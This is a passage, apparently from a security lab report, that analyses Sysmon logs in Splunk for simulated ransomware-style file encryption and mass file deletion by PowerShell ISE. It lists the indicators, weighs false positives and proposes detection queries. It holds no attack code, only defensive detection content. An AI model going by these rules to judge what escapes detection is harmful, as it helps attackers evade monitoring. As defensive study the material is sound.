
It's worth noting that potential false positives can occur, as legitimate actions such as PowerShell remoting or administrative tasks can also initiate network connections similar to the one observed in the log. Thus, analysts need to be cautious when interpreting these events, and additional context should be considered to differentiate between benign and potentially malicious activity.

Develop detection rules:

Based on the IoCs, we find ourselves unable to formulate a new detection rule that can reliably identify instances of data exfiltration. Therefore, it is advisable to refer back to our previous detection rule designed for network traffic initiated by PowerShell for potential signs of such unauthorized activity

Simulate-FileEncryption

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=11 TargetFilename=*.encrypted
```

✓ 10 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM) No Event Sampling ▾ Job ▾ Verbose Mode ▾

```
5/12/23 3:09:38.000 PM
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcod
e>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38.3692501Z'/><EventRecordID>
204388</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operati
onal</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-
</Data><Data Name='UtcTime'>2023-05-12 13:09:38.362</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}
</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
</Data><Data Name='TargetFilename'>C:\FileEncryption\File_9.txt.encrypted</Data><Data Name='CreationUtcTime'>2023-05-12 1
3:09:38.362</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
host = WIN11SIMULATOR   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = xmlwineventlog

5/12/23 3:09:38.000 PM
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcod
e>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38.3586917Z'/><EventRecordID>
204386</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operati
onal</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-
</Data><Data Name='UtcTime'>2023-05-12 13:09:38.346</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}
</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
</Data><Data Name='TargetFilename'>C:\FileEncryption\File_8.txt.encrypted</Data><Data Name='CreationUtcTime'>2023-05-12 1
3:09:38.346</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
host = WIN11SIMULATOR   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = xmlwineventlog

5/12/23 3:09:38.000 PM
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcod
e>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38.3528961Z'/><EventRecordID>
204384</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operati
onal</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-
</Data><Data Name='UtcTime'>2023-05-12 13:09:38.346</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}
</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
</Data><Data Name='TargetFilename'>C:\FileEncryption\File_7.txt.encrypted</Data><Data Name='CreationUtcTime'>2023-05-12 1
3:09:38.346</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
host = WIN11SIMULATOR   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = xmlwineventlog

5/12/23 3:09:38.000 PM
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Gui
d='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcod
e>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38.3469011Z'/><EventRecordID>
204382</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operati
onal</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-
</Data><Data Name='UtcTime'>2023-05-12 13:09:38.314</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}
</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
</Data><Data Name='TargetFilename'>C:\FileEncryption\File_6.txt.encrypted</Data><Data Name='CreationUtcTime'>2023-05-12 1
3:09:38.314</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
host = WIN11SIMULATOR   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = xmlwineventlog
```

Figure 25: Screenshot of the generated logs and search query in Splunk for Simulate-FileEncryption

Sysmon Log Technical Analysis

Based on the provided Sysmon log for the Simulate-FileEncryption function, we can perform the following analysis:

In the Sysmon log, we can observe the following patterns and IoCs:

- **EventID:** 11 - This indicates a file creation event.
- **UtcTime:** 2023-05-12 13:09:38.266 - The timestamp of the file creation event.
- **ProcessGuid:** 5a84b272-eed7-645d-7a01-000000001700 - The GUID of the process.
- **ProcessId:** 5308 - The process ID.
- **Image:** C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe - The path of the process.
- **TargetFilename:** C:\FileEncryption\File_1.txt.encrypted - The name of the created file.
- **CreationUtcTime:** 2023-05-12 13:09:38.266 - The timestamp when the file was created.
- **User:** WIN11SIMULATOR\Simulator - The user associated with the process.

Analysis:

The primary focus of this analysis is the possible misuse of PowerShell to perform file encryption, which could be indicative of ransomware activity.

In the provided Sysmon log, we can see that a file was created (EventID 11) by a PowerShell process (C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe), as indicated by the 'Image' data field.
The filename of the created file (C:\FileEncryption\File_1.txt.encrypted) suggests that a file was encrypted, potentially as part of a file encryption simulation.

While it's important to remember that the use of PowerShell is not inherently malicious, the encryption of files can be a significant indicator of ransomware activity, as many ransomware strains encrypt user files to demand a ransom. Therefore, the context and the specific actions performed by the PowerShell process must be carefully analyzed to determine whether the activity is benign or potentially harmful.

False positives can occur when legitimate file encryption activities, such as backup operations or user-initiated file encryption, trigger the detection rule. Therefore, understanding the context surrounding the file creation event and the user associated with the process can help discern between benign and malicious activity.

Develop detection rules:

Based on the identified patterns and IoCs, we have the capability to create a detection rule to monitor file creation events, specifically those that result in the creation of files with '.encrypted' in their names. This strategy can be further refined by including known file extensions commonly used by ransomware operators. We do not explicitly name PowerShell as the process in the rule, as ransomware operators can employ a variety of tools to encrypt files, not limited to PowerShell."


To create a detection alert in Splunk, the detection rule can be the following query:

```
index=sysmon EventID=11 TargetFilename=*.encrypted
```

This rule searches for EventCode 11 (FileCreate) and file names that ends with .encrypted

Invoke-FileDeletion

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=23 TargetFilename="C:\\FileDelete*"
```

✓ 10 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM) No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a Archived 1
a Channel 1
a Computer 1
a dest 1
a dvc 1
a dvc_nt_host 1
a event_creation_time 3
a event_description 1
# event_id 1
# event_status 1
a EventChannel 1
EventCode 1
a EventData_Xml 10
a EventDescription 1
EventID 1
EventRecordID 10
a eventtype 3
a file_hash 1
a file_modify_time 3
a file_path 10
a Guid 1
# hash_imphash 1
a hash_md5 1
a hash_sha1 1
a hash_sha256 1
a Hashes 1
a host_name 1
# id 10
a Image 1
IMPHASH 1
a index 1
a IsExecutable 1
a Keywords 1
Level 1
# linecount 1
a MD5 1
a Name 1
a object_category 1
Opcode 1

i	Time	Event
>	5/12/23 3:09:53.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53.4158456Z'/><EventRecordID>204772</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.406</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='TargetFilename'>C:\FileDelete\File_9.txt</Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH=00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data Name='Archived'>true</Data></EventData></Event> host = WIN11SIMULATOR source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog
>	5/12/23 3:09:53.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53.4132799Z'/><EventRecordID>204771</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.406</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='TargetFilename'>C:\FileDelete\File_8.txt</Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH=00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data Name='Archived'>true</Data></EventData></Event> host = WIN11SIMULATOR source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog
>	5/12/23 3:09:53.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53.4116181Z'/><EventRecordID>204770</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.406</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='TargetFilename'>C:\FileDelete\File_7.txt</Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3,IMPHASH=00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data><Data Name='Archived'>true</Data></EventData></Event> host = WIN11SIMULATOR source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = xmlwineventlog
>	5/12/23 3:09:53.000 PM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>23</EventID><Version>5</Version><Level>4</Level><Task>23</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:53.4100323Z'/><EventRecordID>204769</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:53.406</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='TargetFilename'>C:\FileDelete\File_6.txt</Data><Data Na

Figure 26: Screenshot of the generated logs and search query in Splunk for Invoke-FileDeletion

Sysmon Log Technical Analysis

The provided Sysmon log captures a file deletion event associated with the Invoke-FileDeletion function. This function is used to delete files from the specified directory. The following patterns and indicators of compromise (IoCs) are identifiable from the Sysmon log:

- **EventID:** 23 - This signals a file deletion event.
- **UtcTime:** 2023-05-12 13:09:53.384 - The timestamp of the file deletion event.
- **ProcessGuid:** 5a84b272-eed7-645d-7a01-000000001700 - The unique identifier of the process.
- **ProcessId:** 5308 - The process ID of the PowerShell Integrated Scripting Environment (ISE).
- **User:** WIN11SIMULATOR\Simulator - The user account associated with the process.
- **Image:** C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe - The path of the process.
- **TargetFilename:** C:\FileDelete\File_1.txt - The path of the deleted file.
- **SHA 256 Hash:** `D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3` The SHA256 hash value associated with the deleted file.
- **IsExecutable:** false - This indicates that the deleted file was not executable.
- **Archived:** true - This indicates that the file was archived.

Analysis:

Mass deletion of files, as represented in the Sysmon log, can be a symptom of several types of malicious activity. This could include data destruction, ransomware activity, or an attempt to eliminate traces of malicious activity. In the provided log, the PowerShell ISE is used to delete files, which is a legitimate Windows process but could be exploited by threat actors.

However, file deletions, especially en masse, are not always malicious. They could be part of routine maintenance, software updates, or legitimate user activity. Therefore, analysts must consider the context and specifics of the deletion events. If deletions occur in sensitive folders, like Documents, Pictures, or directories containing valuable data, where such activity is unexpected, this could be cause for concern.

Given that PowerShell is a highly flexible and powerful tool, it's not uncommon for it to be leveraged by both legitimate users and threat actors, which can lead to false positives when detecting malicious activity. Thus, creating a detection rule that focuses on mass deletion by specific programs could lead to numerous false positives, especially concerning PowerShell.

Develop Detection Rules:

